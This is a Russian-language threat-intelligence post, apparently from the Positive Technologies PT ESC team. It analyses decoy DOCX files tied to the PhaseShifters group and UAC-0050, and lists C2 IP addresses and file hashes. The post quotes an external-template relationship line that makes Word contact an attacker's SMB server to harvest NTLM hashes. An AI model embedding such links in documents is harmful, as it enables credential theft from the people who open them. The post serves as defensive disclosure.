
Ваш хеш, пожалуйста… Спасибо!
Ещё в группе «Общее»
- Операция Chewbacca
В конце июня команда PT ESC в ходе расследования инцидентов обнаружила новую группу, нацеленную как минимум…
- Din, din — кто там?
Din, din — кто там? 🔔 Группа киберразведки экспертного центра безопасности Positive Technologies обнаружила новую группировку,…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) Автор десятка троянов, забывший добавить "Enterprise-grade" обфускацию Мы обнаружили…
- Минус один пернатый вор — плюс сто очков рейтинга!
Минус один пернатый вор — плюс сто очков рейтинга! 😵 Команда Threat Intelligence экспертного центра безопасности…
- DragonDoll: матрешка в мире Android-шпионов
DragonDoll: матрешка в мире Android-шпионов 🪆 В начале этой весны специалисты PT ESC обнаружили неизвестный ранее…





В начале января мы обнаружили файл, который привлек внимание своим содержанием и структурой. Исследование метаданных документа, а также используемых техник соединения с сервером по протоколу SMB через DOCX-файлы позволило установить связь с хакерской группировкой PhaseShifters. Информацию о ней мы публиковали в статье в ноябре 2024 года (рисунок 1). В этой статье также подробно описаны взаимосвязи с группировкой UAC-0050, о которой пойдет речь далее.
🆕 С2-сервер новый, подход старый
Первый файл, про который хочется поговорить, — декой. Он содержит фотографию (рисунок 2) документа, якобы принадлежащего одной компании в сфере военно-промышленного комплекса (создание БПЛА).
Как и в предыдущих атаках, внутри документа есть ссылка-шаблон, с помощью которой происходит получение хеш-сумм NTLM пользователя. Такая техника называется Forced Authentication: посредством шаблона или взаимосвязей с внешними сущностями устройство устанавливает соединение с сервером злоумышленников по протоколу SMB, из-за чего Windows автоматически пытается провести аутентификацию на этом ресурсе.
В файле присутствует обращение к SMB-ресурсу на внешнем сервере
45.155.249.126. Активность сервера наблюдается с ноября 2024 года, соединение происходит через механизм связей (relations) частей WordprocessingML-документа:<ns0:Relationship Id="rId7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="file://\\45.155.249.126\19i6LJ4qNx81SkAFg4mtUbf5.png" TargetMode="External" /></ns0:Relationships>



Code language: plaintext (plaintext)👤 Поискав другие файлы, связанные с этим IP-адресом, мы выявили еще несколько документов-приманок для атак на организации (рисунки 3–5). Кроме того, стоит отметить важную деталь: в метаданных указано имя пользователя, создавшего или последним изменившего документ, — kib vol.
Наличие связи с внешним SMB-сервером, а также уникальные метаданные позволили зацепиться за еще один файл, который, в свою очередь, связывался с другим IP-адресом (
31.214.157.167) злоумышленников — АО-******- -12904ДО.docx. Этот документ был задействован в атаках с использованием Ozone RAT и Darktrack RAT, которые также описаны у нас в статье (рисунок 1).Просмотрев подсеть
31.214.157.0/24, можно определить как минимум еще один IP-адрес, который замечен в подобных инцидентах, — 31.214.157.49. Этот сервер задействовался в атаках как PhaseShifters (например, ГВПК ответ цифровому развитию.docx), так и UAC-0050 (с использованием домена tax-gov-ua.com). Напомним, что сходства этих двух группировок все еще требуется тщательно исследовать.IoCs
С2-серверы:
45.155.249.126
31.214.157.167
31.214.157.49
Code language: plaintext (plaintext)
SHA-256:
3172bf0dd76232fc633214f0ba92b25d27b136a2ed5d9e4e7d06b0686ef4d34c
3eca76737c6aee34b4c38845fde13bceed23a31d39e958893a44f42380ff84d5
fd50307b7f08d037c5d37f2505c8de6edc9c57e1843f4434309a135f4b43ff5c
5061e83a380a9c3ebe91bd5de80fe8f11b666a182efbebe13a1b0dfbc2842487
Code language: plaintext (plaintext)
#TI #C2 #ioc #Phishing
@ptescalator
Ещё от ti_author
- Din, din — кто там?
Din, din — кто там? 🔔 Группа киберразведки экспертного центра безопасности Positive Technologies обнаружила новую группировку,…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) Автор десятка троянов, забывший добавить "Enterprise-grade" обфускацию Мы обнаружили…
- Минус один пернатый вор — плюс сто очков рейтинга!
Минус один пернатый вор — плюс сто очков рейтинга! 😵 Команда Threat Intelligence экспертного центра безопасности…
- DragonDoll: матрешка в мире Android-шпионов
DragonDoll: матрешка в мире Android-шпионов 🪆 В начале этой весны специалисты PT ESC обнаружили неизвестный ранее…
- ⚡Фейковые новости — В С Ё
⚡Фейковые новости — В С Ё Специалисты PT ESC обнаружили связанную между собой сеть новостных сайтов,…
Ещё в группе «Общее»
- Операция Chewbacca
В конце июня команда PT ESC в ходе расследования инцидентов обнаружила новую группу, нацеленную как минимум…
- Din, din — кто там?
Din, din — кто там? 🔔 Группа киберразведки экспертного центра безопасности Positive Technologies обнаружила новую группировку,…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) Автор десятка троянов, забывший добавить "Enterprise-grade" обфускацию Мы обнаружили…
- Минус один пернатый вор — плюс сто очков рейтинга!
Минус один пернатый вор — плюс сто очков рейтинга! 😵 Команда Threat Intelligence экспертного центра безопасности…
- DragonDoll: матрешка в мире Android-шпионов
DragonDoll: матрешка в мире Android-шпионов 🪆 В начале этой весны специалисты PT ESC обнаружили неизвестный ранее…